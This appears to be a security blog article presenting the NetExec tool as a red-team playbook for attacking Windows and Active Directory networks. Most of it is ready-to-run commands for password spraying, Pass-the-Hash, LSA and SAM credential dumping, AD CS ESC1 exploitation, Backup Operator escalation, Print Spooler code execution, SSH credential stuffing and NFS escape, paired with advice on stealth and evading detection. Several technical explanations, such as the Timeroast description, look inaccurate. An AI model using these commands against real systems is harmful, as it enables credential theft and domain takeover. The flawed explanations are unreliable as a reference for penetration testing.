Listen to this Post

Introduction:
In the arsenal of modern offensive security professionals, a few tools transcend mere utility to become foundational components of every engagement. NetExec (nxc), the evolution of the legendary CrackMapExec, has cemented itself as this indispensable instrument for internal network assessments. This powerful post-exploitation framework automates the process of enumerating, attacking, and pivoting across Windows and Active Directory environments, consistently delivering high-impact findings that make their way into critical client reports.
Learning Objectives:
- Understand the core functionalities of NetExec and how it integrates into a red team workflow.
- Learn to execute key attack techniques like password spraying, Pass-the-Hash, and AD CS vulnerability hunting.
- Gain practical knowledge through verified commands and step-by-step guides for immediate application.
You Should Know:
1. Performing Network Enumeration & Password Sprays
NetExec excels at initial network reconnaissance and credential-based attacks, allowing you to quickly identify targets and weak authentication policies.
Command:
 Enumerate SMB shares on a target range without authentication
nxc smb 192.168.1.0/24 --shares

Perform a password spray across the network using a known password
nxc smb 192.168.1.0/24 -u userlist.txt -p 'Spring2024!' --continue-on-success

Query the domain password policy to inform spraying tactics
nxc smb 192.168.1.10 -u '' -p '' --pass-pol
Step-by-step guide:
The first command scans the network range for hosts with SMB enabled and lists available shares, which is crucial for identifying potentially sensitive data repositories. The password spray command takes a list of usernames (userlist.txt) and attempts to authenticate with a single common password across all accounts, preventing account lockouts. By first querying the domain password policy, you can tailor your spraying strategy to avoid detection and lockouts, making your engagement more stealthy and effective.
2. Lateral Movement with Pass-the-Hash
Once credentials are compromised, NetExec enables efficient lateral movement across the network using Pass-the-Hash techniques, a classic but still highly effective attack vector.
Command:
 Perform Pass-the-Hash to gain access to multiple hosts
nxc smb 192.168.1.0/24 -u Administrator -H aad3b435b51404eeaad3b435b51404ee:5fbc3d5fec8206a30f4b6c473d68ae76 --local-auth

Execute a command on all compromised hosts
nxc smb 192.168.1.0/24 -u Administrator -H [bash] -x "whoami"
Step-by-step guide:
The first command uses the captured NTLM hash of an Administrator account to authenticate across all hosts in the subnet. The `–local-auth` flag specifies that we’re using local administrator accounts rather than domain credentials. Once access is verified, the second command demonstrates how to execute commands remotely on all compromised systems, which could be used to deploy persistence mechanisms, gather additional credentials, or establish deeper footholds in the environment.
3. Dumping Critical Credentials from Memory
Extracting credentials from system memory is a primary objective during post-exploitation, and NetExec provides multiple methods to accomplish this.
Command:
 Dump LSA secrets via the remote registry (stealthier method)
nxc smb 192.168.1.50 -u Administrator -H [bash] --lsa

Dump SAM database credentials
nxc smb 192.168.1.50 -u Administrator -H [bash] --sam

New stealthier SAM/LSA dumping via remote registry (v1.4.0+)
nxc smb 192.168.1.50 -u Administrator -H [bash] -M sam_register
nxc smb 192.168.1.50 -u Administrator -H [bash] -M lsa_register
Step-by-step guide:
The LSA secrets dump can reveal domain credentials, DPAPI keys, and other sensitive data stored in the Local Security Authority. The SAM dump extracts local user account hashes. The newer modules (sam_register and lsa_register) introduced in v1.4.0 use the remote registry to perform these operations more stealthily, reducing the forensic footprint compared to traditional methods that may trigger detection mechanisms.
4. Exploiting Active Directory Certificate Services
AD CS has become a prime target for attackers, and NetExec includes modules to identify and exploit misconfigurations in certificate services.
Command:
 Enumerate vulnerable AD CS instances
nxc ldap 192.168.1.10 -u user -p password -M adcs

Perform ESC1 exploitation
nxc ldap 192.168.1.10 -u user -p password -M esc1

Backup Operator to Domain Admin privilege escalation
nxc smb 192.168.1.50 -u backup_operator -p password -M backup_operator_da
Step-by-step guide:
The AD CS enumeration module scans for certificate templates with dangerous configuration that allow for domain privilege escalation. The ESC1 module specifically exploits templates where low-privileged users can enroll with subject alternative names, allowing them to request certificates as higher-privileged accounts. The backup_operator module demonstrates a newer attack vector where backup operator privileges can be leveraged to achieve domain administrator access through careful manipulation of domain controller backups.
5. Advanced Authentication & Kerberos Attacks
NetExec supports various authentication methods including Kerberos-based attacks that can bypass traditional security controls.
Command:
 Authenticate using PKINIT (certificate authentication)
nxc smb 192.168.1.10 -u user -p password -k --pfx-file user.pfx

Perform Timeroasting attack
nxc ldap 192.168.1.10 -u user -p password -M timeroast

Execute spooler-related attacks for unauthenticated RCE
nxc smb 192.168.1.50 -u '' -p '' -M spooler
Step-by-step guide:
PKINIT authentication allows using certificates instead of passwords, which can be useful in environments with smart card deployments. The Timeroast module extracts accounts with non-default Kerberos timestamps, which can reveal accounts that don’t follow normal password change policies. The spooler module exploits the Print Spooler service vulnerability that allows unauthenticated attackers to achieve remote code execution, a critical finding in any internal assessment.
6. Automated BloodHound Data Collection
NetExec includes a built-in BloodHound ingestor, streamlining the process of mapping attack paths through Active Directory.
Command:
 Run BloodHound ingestor across multiple protocols
nxc ldap 192.168.1.10 -u user -p password --bloodhound -c All

Collect specific BloodHound data sets
nxc smb 192.168.1.10 -u user -p password --bloodhound -c Group,LocalAdmin

Ingest data to a specific BloodHound instance
nxc ldap 192.168.1.10 -u user -p password --bloodhound --collection-method DCOnly -ns 192.168.90.10
Step-by-step guide:
The BloodHound ingestor collects data about domain relationships, group memberships, and privilege assignments, then formats it for import into BloodHound. Using the `-c All` flag collects all available data sets, while more targeted collections can reduce network traffic and detection risk. The data can be sent directly to a BloodHound server using the `-ns` parameter, streamlining the process of identifying critical attack paths from compromised positions.
7. NFS Escalation and Cross-Platform Attacks
While primarily focused on Windows environments, NetExec also includes modules for attacking UNIX-like systems and cross-platform services.
Command:
 NFS escape to root filesystem (v1.4.0+)
nxc nfs 192.168.1.100 -u user -p password -M nfs_escape

Enumerate SSH services and attempt credential stuffing
nxc ssh 192.168.1.0/24 -u userlist.txt -p passwordlist.txt

Attack MySQL databases
nxc mysql 192.168.1.75 -u root -p password.txt -x "SELECT User, Host FROM mysql.user;"
Step-by-step guide:
The NFS escape module exploits misconfigured network file shares to break out of restricted directories and access the root filesystem, a critical finding in heterogeneous environments. The SSH module allows for credential attacks against UNIX/Linux systems, while the MySQL module demonstrates database enumeration and command execution capabilities. These cross-platform capabilities make NetExec truly versatile in complex enterprise environments containing mixed operating systems.
What Undercode Say:
- NetExec represents the evolution of offensive tooling from simple point solutions to comprehensive engagement platforms that streamline complex attack chains.
- The tool’s modular design and active development community ensure it remains relevant against evolving defensive technologies and security configurations.
The professional consensus clearly positions NetExec as an indispensable tool for internal security assessments. Its ability to chain multiple attack techniques into a cohesive workflow significantly reduces the time from initial compromise to domain dominance. As one commenter noted, “I think it might be impossible to do an internal assessment nowadays without using nxc” – a sentiment echoed by the author’s agreement. The tool’s continuous evolution, evidenced by the v1.4.0 features like backup operator escalation and stealthier credential dumping, demonstrates how offensive tooling adapts to both new attack research and defensive advancements. For blue teams, understanding NetExec’s capabilities is equally crucial for developing effective detection and mitigation strategies.
Prediction:
As enterprises continue to adopt complex hybrid environments and cloud integrations, tools like NetExec will evolve beyond traditional AD environments to encompass cloud identity systems, container orchestration platforms, and API-based services. The integration of AI/ML capabilities for automated attack path analysis and decision-making represents the next frontier, potentially creating autonomous penetration testing agents that can navigate modern infrastructure with minimal human guidance. Defensive technologies will correspondingly shift toward behavior-based detection and response systems that focus on attack patterns rather than signature-based blocking.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Mike Dame – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


